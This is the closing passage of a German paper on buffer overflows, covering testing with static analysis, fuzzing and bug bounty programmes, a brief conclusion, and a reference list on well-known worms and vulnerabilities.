


Figure 9: Libverify function call and stack layout

7.7 Testen

Es gibt mehrere Möglichkeiten um kompilierte Programme auf ihre Sicherheit und Robustheit zu testen. Diese beiden Qualitätsmerkmale sind vor Allem im Bezug zu Buffer-Overflows am wichtigsten. Wartbarkeit und Erweiterbarkeit sind langfristig auch zu beachten, da es bei Änderungen am Quellcode zu Fehlern kommen kann, welche Schwachstellen herbeibringen. Mit Werkzeugen wie Sonar lint

können vor allem häufig auftretende Fehler entdeckt werden. Im Bereich der Overflow Payloads gibt es mehrere Werkzeuge um Fuzzy Testing zu betreiben. Beim Fuzzy Test wird strukturiert zufällig auf eine potentielle Schwachstelle getestet, wobei die tatsächlichen aufrufe von einem sogenannten Fuzzer erstellt werden. Als Alternative zum Fuzzing gibt es Spezifische Payloads und Escape-Sequenzen welche - auch automatisiert - getestet werden können.

7.7.1 Bug Bounty Programme

Viele Unternehmen externalisieren zusätzliche Tests durch Prämien für gefundene Sicherheitslücken.

8 Fazit

Dadurch dass es diverse Angriffsmöglichkeiten und Gegenmaßnahmen gibt, ist es sowohl für Angreifer als auch Angriffsziel nicht einfach, eine Übersicht über die offenen Schwachstellen eines Prozesses zu halten.

[2] [3] [4]

Literaturverzeichnis

- [1] K. S. Wayne A. Jansen Theodore Winograd, *NIST SP 800-28 Version 2*, 2015. Adresse: <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-28ver2.pdf>.
- [2] Wikipedia, *Morris (Computerwurm)*, Nov. 2021. Adresse: [https://de.wikipedia.org/wiki/Morris_\(Computerwurm\)](https://de.wikipedia.org/wiki/Morris_(Computerwurm)).
- [3] —, *SQL Slammer*, Nov. 2021. Adresse: https://de.wikipedia.org/wiki/SQL_Slammer.
- [4] MacTechNews, *Kritische Sicherheitslücke bei WhatsApp*, Nov. 2019. Adresse: <https://www.mactechnews.de/news/article/Kritische-Sicherheitsluecke-bei-WhatsApp-Einfuehrung-von-Malware-per-MP4-Datei-moeglich-173830.html>.